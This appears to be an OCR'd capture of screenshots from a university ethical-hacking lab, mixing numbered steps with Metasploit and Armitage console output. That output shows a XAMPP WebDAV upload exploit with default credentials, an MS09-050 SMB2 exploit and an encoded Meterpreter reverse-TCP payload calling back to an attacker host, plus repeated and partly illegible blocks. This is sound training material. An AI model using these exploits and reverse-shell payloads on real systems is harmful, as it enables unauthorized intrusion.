meterpreter > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) >
```


saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infosecleaming.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
Topology
VM
00:33:30
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
PREVIOUS
NEXT
38°F Cloudy
Search
10:09 AM 1/23/2024


11 **Type** the following command and **press** Enter, to run the scan. 192.168.1.10 will be identified as Windows.

msf auxiliary (smb_version) > run

steamcast_useragent
sws_connection_bof
sybase_easerver
sysax_create_folder
trackercam_phparg_overflow
trackit_file_upload
trendmicro_officescan
ultraminihttp_bof
umbraco_upload_aspx
vmware_vcenter_chargeback_up
webster_http
xampp_webdav_upload_php
xitami_if_mod_since
zenworks_assetmgmt_uploadse
zenworks_uploadservlet
203.0.113.100
SYSTEM (0) @ SERVER
192.168.1.10
Console · Scan · exploit · Files 1 · Downloads · Meterpreter 1

```
USERNAME => wampp
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:23855
[*] Uploading Payload to /webdav/KMs8DBW.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:23855 -> 203.0.113.100:60122) at 2016-06-18 09:48:02 -0400
meterpreter > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.10
```

```
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:27011
[*] Uploading Payload to /webdav/nZoPIgh.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:27011 -> 203.0.113.100:2192) at 2024-01-23 09:36:28 -0500
meterpreter > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf auxiliary(smb_version) > RUN
[-] Unknown command: RUN.
msf auxiliary(smb_version) > run
[*] 192.168.1.10:445 is running Windows 2008 Standard SP1 (build:6001) (name:SERVER) (domain:CORP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```




Sign in
saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
McAfee Security
Dell
Room GB 533-Fall2...
Homeworkify.Net -...
untitled report
Introduction to Cry...
Securing pfSense Fi...
Gmail
YouTube
Maps
News
Certified in Cyberse...
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
Topology
VM
00:32:59
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Message
Updated minimum exploit rank
OK
PREVIOUS
NEXT
38°F
Cloudy
Search
10:10 AM
1/23/2024

```
[*] 192.168.1.10:445 is running Windows 2008 Standard SP1 (build:6001) (name:SERVER) (domain:CAMPUS)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

12 **Go** to Armitage in the menu bar; **select** Set Exploit Rank and then **select** Poor.


13 **Click** OK to the message updated minimum exploit rank.



Sign in
saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
McAfee Security
Dell
Room GB 533-Fall2...
Homeworkify.Net -...
untitled report
Introduction to Cry...
Securing pfSense Fi...
Gmail
YouTube
Maps
News
Certified in Cyberse...
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
Topology
VM
00:31:55
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Launch
PREVIOUS
NEXT
38°F
Cloudy
Search
10:11 AM
1/23/2024

17 **Select** ms09_050_smb2_negotiate_func_index from the list.


```
PASSWORD xamp
oit -j
76.199:23855
p
6.199:23855 -> 203.0.113.100:60122) at 2016-06-18 09:48:02 -0400
```



19 The 192.168.1.10 victim will also become compromised.

```
LHOST => 175.45.176.199
msf exploit(ms09_050_smb2_negotiate_func_index) > set LPORT 8796
LPORT => 8796
msf exploit(ms09_050_smb2_negotiate_func_index) > set RPORT 445
RPORT => 445
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(ms09_050_smb2_negotiate_func_index) > set WAIT 100
WAIT => 100
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:8796
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 100 seconds for exploit to trigger...
```

```
LHOST => 175.45.176.199
msf exploit(ms09_050_smb2_negotiate_func_index) > set LPORT 10501
LPORT => 10501
msf exploit(ms09_050_smb2_negotiate_func_index) > set RPORT 445
RPORT => 445
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(ms09_050_smb2_negotiate_func_index) > set WAIT 100
WAIT => 100
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:10501
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 100 seconds for exploit to trigger...
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:10501 -> 203.0.113.100:14033) at 2024-01-23 10:10:44 -0500
msf exploit(ms09_050_smb2_negotiate_func_index) >
```


saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Ethical Hacking and Systems Defense
Exploiting a Vulnerable Web Application
Topology
VM
00:29:07
Stop
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Armitage-ArmitageMain
Sat 12:24
Armitage
Armitage View Hosts Attacks Workspaces Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
meterpreter
meterpreter_bind_tcp
meterpreter_reverse_http
meterpreter_reverse_https
meterpreter_reverse_ipv6_tcp
meterpreter_reverse_tcp
metsvc_bind_tcp
metsvc_reverse_tcp
203.0.113.100
SYSTEM (0) @ SERVER
192.168.1.10
NT AUTHORITY\SYSTEM @ SERVER
PREVIOUS
NEXT
38°F
Cloudy
Search
10:14 AM
1/23/2024

23 Under windows, **double-click** on meterpreter_reverse_tcp.

windows/meterpreter_reverse_tcp

Windows Meterpreter Shell, Reverse TCP Inline

Connect back to attacker and spawn a Meterpreter shell


Option	Value
Encoder	x86/shikata_ga_nai
EXITFUNC	process
EXTENSIONS	
EXTINIT	
Iterations	3

Output: multi/handler

□ Show advanced options

Launch

```
LHOST => 175.45.176.199
msf exploit(ms09_050_smb2_negotiate_func_index) > set LPORT 10501
LPORT => 10501
msf exploit(ms09_050_smb2_negotiate_func_index) > set RPORT 445
RPORT => 445
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(ms09_050_smb2_negotiate_func_index) > set WAIT 100
WAIT => 100
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:10501
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 100 seconds for exploit to trigger...
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:10501 -> 203.0.113.100:14033) at 2024-01-23 10:10:44 -0500
msf exploit(ms09_050_smb2_negotiate_func_index) >
```



Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

24 **Scroll down** to the LPORT value. **Double-click** the number and change it to 443. **Click** Launch.


windows/meterpreter_reverse_tcp

Windows Meterpreter Shell, Reverse TCP Inline

Connect back to attacker and spawn a Meterpreter shell

Option	Value
Encoder	x86/shikata_ga_nai
EXITFUNC	process
EXTENSIONS	
EXTINIT	
Iterations	3
KeepTemplateWorking	
LHOST	175.45.176.199
LPORT	443
Template +	

```
LHOST => 175.45.176.199
msf exploit([illegible]
LPORT => 16501
msf exploit([illegible]
RPORT => 445
msf exploit([illegible]
RHOST => 192.168.1.10
msf exploit([illegible]) > set WAIT 100
WAIT => 100
msf exploit([illegible]) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:16501
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (938 bytes)...
[*] Waiting up to 100 seconds for exploit to trigger...
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:16501 -> 203.0.113.100:14033) at 2024-01-23 10:10:44 -0500
msf exploit([illegible]) >
```



Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

26 **Scroll down** to the LPORT value. **Double-click** the number and change it to 443. In the Output dropdown menu, **select** exe. **Click** Launch.

windows/meterpreter_reverse_tcp


Windows Meterpreter Shell, Reverse TCP Inline

Connect back to attacker and spawn a Meterpreter shell

Option	Value
Encoder	x86/shikata_ga_nai
EXITFUNC	process
EXTENSIONS	
EXTINIT	
Iterations	3
KeepTemplateWorking	
LHOST	175.45.176.199
LPORT	443
Template +	

Output: multi/handler

```
PAYLOAD => windows/meterpreter[illegible]
msf exploit(handler) > set LHO[illegible]
LHOST => 175.45.176.199
msf exploit(handler) > set LPO[illegible]
LPORT => 443
msf exploit(handler) > set Ite[illegible]
Iterations => 3
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:443
[*] Starting the payload handler...
msf exploit(handler) >
```



saint peters blackboard - Search | Upload Assignment: Lab 11- Att | Exploiting a Vulnerable Web App

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ

McAfee Security | Dell | Room GB 533-Fall2... | Homeworkify.Net -... | untitled report | Introduction to Cry... | Securing pfSense Fi... | Gmail | YouTube | Maps | News | Certified in Cyberse...

Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

Modified	Mode
2016-07-15 16:02:09 -0400	100666/rw-rw-

Webcam Shot
Post Modules

30 **Erase** Windows\system32 and **press** Enter.

```
Name                      Size   Modified                    Mode
0409                             2008-01-19 06:40:08 -0500   40777/rwxrwxrwx
AdvancedInstallers               2009-01-19 04:41:15 -0500   40777/rwxrwxrwx
Boot                             2008-01-19 06:40:08 -0500   40777/rwxrwxrwx
Branding                         2008-01-19 06:40:08 -0500   40777/rwxrwxrwx
CodeIntegrity                    2008-01-19 04:41:16 -0500   40777/rwxrwxrwx
DriverStore                      2008-01-19 08:59:21 -0500   40777/rwxrwxrwx
GroupPolicy                      2012-09-12 22:03:29 -0400   40777/rwxrwxrwx
GroupPolicyUsers                 2008-01-19 03:44:38 -0500   40777/rwxrwxrwx
IME                              2008-01-19 04:41:35 -0500   40777/rwxrwxrwx
iprx                             2008-01-19 08:35:02 -0500   40777/rwxrwxrwx
LogFiles                         2016-02-03 22:55:35 -0500   40777/rwxrwxrwx
MUI                              2008-01-19 06:40:07 -0500   40777/rwxrwxrwx
```

Upload... | Make Directory | List Drives | Refresh

31 **Click** Upload

← PREVIOUS NEXT →

